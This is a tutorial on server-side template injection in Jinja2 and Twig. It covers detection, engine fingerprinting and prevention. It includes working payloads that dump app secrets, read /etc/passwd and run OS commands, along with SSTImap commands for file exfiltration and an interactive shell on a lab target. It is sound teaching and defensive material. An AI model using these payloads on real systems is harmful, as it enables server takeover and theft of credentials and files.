What Is SSTI?
SSTI occurs when an attacker can inject template code into a template that is later rendered by the server. Because template engines execute code in the template string, malicious injected code runs on the server — potentially giving the attacker full control.
How SSTI Happens (Root Causes)
| Scenario | Why It's Vulnerable |
|---|---|
| User input inserted into the template string before rendering | The engine treats user input as template code, not data |
| App renders the same template multiple times | Output from round 1 becomes template input for round 2 |
| Users can submit or modify existing templates | Obvious direct injection into the template |
Safe:
render("Hello {{ name }}!", name=user_input)— user input is a value Vulnerable:render(f"Hello {user_input}!")— user input is part of the template
Step 1 — Confirming SSTI

Inject a string containing all special characters used across popular template engines:
${{<%[%'"}}%\.This string will almost certainly break the template syntax of whichever engine is in use, triggering an error. An Internal Server Error is a strong signal — it doesn't confirm SSTI definitively but raises strong suspicion.
Analogy: like injecting
'into SQL injection testing — it breaks syntax and signals a vulnerability.

Step 2 — Identifying the Template Engine
Exploitation is engine-specific. Use this decision tree (inject ${7*7} first, follow green = executed, red = not executed):

Reading the Decision Tree in Practice
Test 1: Inject ${7*7}
- Reflected literally as
${7*7}→ not a Mako/Smarty engine → proceed to{{7*7}}
Test 2: Inject {{7*7}}
- Output
49→ engine evaluates{{ }}→ proceed to{{7*'7'}}
Test 3: Inject {{7*'7'}}
- Output
7777777→ Jinja2 (Python multiplies string × int) - Output
49→ Twig (PHP converts'7'to int, multiplies)
Exploiting SSTI — Jinja2 (Python / Flask / Django)
Jinja2 payloads can use any Python library already imported by the app, and can import additional ones via
__import__.
Information Disclosure
Dump the entire app configuration (secret keys, settings):
{{ config.items() }}Returns all Flask config including SECRET_KEY, session settings, debug mode, etc.
Dump all available Python built-in functions:
{{ self.__init__.__globals__.__builtins__ }}Returns the full __builtins__ dictionary — reveals what functions are available to call.
Local File Inclusion (LFI)
Use Python's open() from the __builtins__ dictionary (can't call it directly):
{{ self.__init__.__globals__.__builtins__.open("/etc/passwd").read() }}Result: Full contents of /etc/passwd rendered in the page.
Remote Code Execution (RCE)
Use the os library. If it's not already imported, use __import__ to load it:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}Result: uid=0(root) gid=0(root) groups=0(root) — confirmed RCE as root.
Replace 'id' with any command: 'cat /etc/shadow', 'whoami', reverse shell payload, etc.
Jinja2 Payload Summary
| Goal | Payload |
|---|---|
| Dump config | {{ config.items() }} |
| Dump builtins | {{ self.__init__.__globals__.__builtins__ }} |
| Read local file | {{ self.__init__.__globals__.__builtins__.open("/etc/passwd").read() }} |
| RCE | {{ self.__init__.__globals__.__builtins__.__import__('os').popen('CMD').read() }} |
Exploiting SSTI — Twig (PHP / Symfony)
Twig is a PHP template engine. Payloads use PHP functions and Twig's own
filtermechanism.
Information Disclosure
Get basic template info:
{{ _self }}Returns the internal template object identifier (limited info compared to Jinja2).
Local File Inclusion (LFI)
Twig itself has no direct file-read function. However, Symfony (a PHP framework that uses Twig) defines the file_excerpt filter:
{{ "/etc/passwd"|file_excerpt(1,-1) }}Result: Full contents of /etc/passwd.
Note: This requires the Symfony framework. Pure Twig without Symfony doesn't expose this filter.
Remote Code Execution (RCE)
Pass a command to PHP's system() function using Twig's filter function:
{{ ['id'] | filter('system') }}Result: uid=33(www-data) gid=33(www-data) groups=33(www-data) — RCE confirmed.
Twig Payload Summary
| Goal | Payload |
|---|---|
| Template info | {{ _self }} |
| Read local file (Symfony) | {{ "/etc/passwd"|file_excerpt(1,-1) }} |
| RCE | {{ ['CMD'] | filter('system') }} |
Jinja2 vs Twig — Side-by-Side
| Feature | Jinja2 (Python) | Twig (PHP) |
|---|---|---|
| Language | Python | PHP |
| Common frameworks | Flask, Django | Symfony, Laravel |
| Confirm payload | {{7*'7'}} → 7777777 | {{7*'7'}} → 49 |
| Info disclosure | {{ config.items() }} — very rich | {{ _self }} — limited |
| LFI | __builtins__.open(...).read() | file_excerpt (Symfony only) |
| RCE | __import__('os').popen('cmd').read() | ['cmd'] | filter('system') |
Full SSTI Attack Flow
1. Find a reflection point (user input displayed on page)
        ↓
2. Confirm SSTI: inject ${{<%[%'"}}%\.  → error = suspicious
        ↓
3. Fingerprint engine: ${7*7} → {{7*7}} → {{7*'7'}}
        ↓
4. Information disclosure (config dump, builtins)
        ↓
5. LFI → read sensitive files
        ↓
6. RCE → full server compromise
Key Takeaways
- Always fingerprint the engine before exploiting — payloads are not interchangeable between engines.
{{7*'7'}}is the key differentiator:7777777= Jinja2,49= Twig.- Jinja2 gives deeper access via Python's object hierarchy (
__globals__,__builtins__). - Twig RCE is simpler syntactically —
filter('system')is clean and direct. - For unfamiliar engines, check the PayloadsAllTheThings SSTI cheat sheet — the general concept transfers, only the syntax changes.
SSTI — Tools & Prevention
Tool: SSTImap
The most popular legacy tool was tplmap, but it is no longer maintained and runs on deprecated Python 2. The modern replacement is SSTImap.
GitHub: https://github.com/vladko312/SSTImap
Installation
git clone https://github.com/vladko312/SSTImap
cd SSTImap
pip3 install -r requirements.txt
python3 sstimap.py
SSTImap Usage
1. Detect SSTI & Identify the Engine
Provide the target URL with the injectable parameter marked as the value:
python3 sstimap.py -u http://172.17.0.2/index.php?name=testExample output:
[+] SSTImap identified the following injection point:

  Query parameter: name
  Engine:          Twig
  Injection:       *
  Context:         text
  OS:              Linux
  Technique:       render
  Capabilities:
    Shell command execution: ok
    Bind and reverse shell:  ok
    File write:              ok
    File read:               ok
    Code evaluation:         ok, php code
SSTImap automatically confirms the SSTI, identifies the template engine (Twig here), and lists exactly what you can do with it.
2. Download a Remote File (-D)
Exfiltrate a file from the server to your local machine:
python3 sstimap.py -u http://172.17.0.2/index.php?name=test -D '/etc/passwd' './passwd'[+] File downloaded correctlyThe remote file /etc/passwd is saved locally as ./passwd.
3. Execute a System Command (-S)
Run a single OS command and receive its output:
python3 sstimap.py -u http://172.17.0.2/index.php?name=test -S iduid=33(www-data) gid=33(www-data) groups=33(www-data)4. Get an Interactive Shell (--os-shell)
Drop straight into an interactive shell on the target:
python3 sstimap.py -u http://172.17.0.2/index.php?name=test --os-shellSSTImap Flag Cheatsheet
| Flag | Purpose | Example |
|---|---|---|
-u | Target URL with injectable parameter | -u http://target/page?param=test |
-D | Download remote file to local path | -D '/etc/passwd' './passwd' |
-S | Execute a single shell command | -S id |
--os-shell | Interactive OS shell | --os-shell |
Preventing SSTI
Root Fix — Keep User Input Out of the Template String
The only reliable prevention is ensuring user input is never passed as part of the template — only ever as a value to the rendering function.
# SAFE — user input is a value
render("Hello {{ name }}!", name=user_input)

# VULNERABLE — user input is in the template
render(f"Hello {user_input}!")
Audit all code paths to verify no user-controlled data is concatenated into a template before rendering.
When Users Must Interact with Templates (Business Requirement)
If the application legitimately allows users to submit or modify templates, two hardening approaches apply:
| Approach | Description | Limitation |
|---|---|---|
| Remove dangerous functions | Strip functions from the engine's execution environment that enable RCE (system, open, __import__, etc.) | Prone to bypasses — attackers find alternate paths |
| Isolate the execution environment | Run the template engine in a separate sandboxed container (e.g. Docker) entirely isolated from the web server | Much stronger — limits blast radius even if bypassed |
Prefer isolation over function stripping. Stripping is a cat-and-mouse game; sandboxing limits what an attacker can reach even after a successful SSTI.
Key Takeaways
- SSTImap replaces tplmap — use it to auto-detect the engine and capabilities in one command.
-uscans,-Sexecutes,-Dexfiltrates,--os-shellgives interactive access.- Prevention = keep user input out of the template string, always passed as a value.
- If templates must be user-editable, sandbox the engine in Docker rather than trying to blacklist dangerous functions.
Written by Asiljon Pulatboev.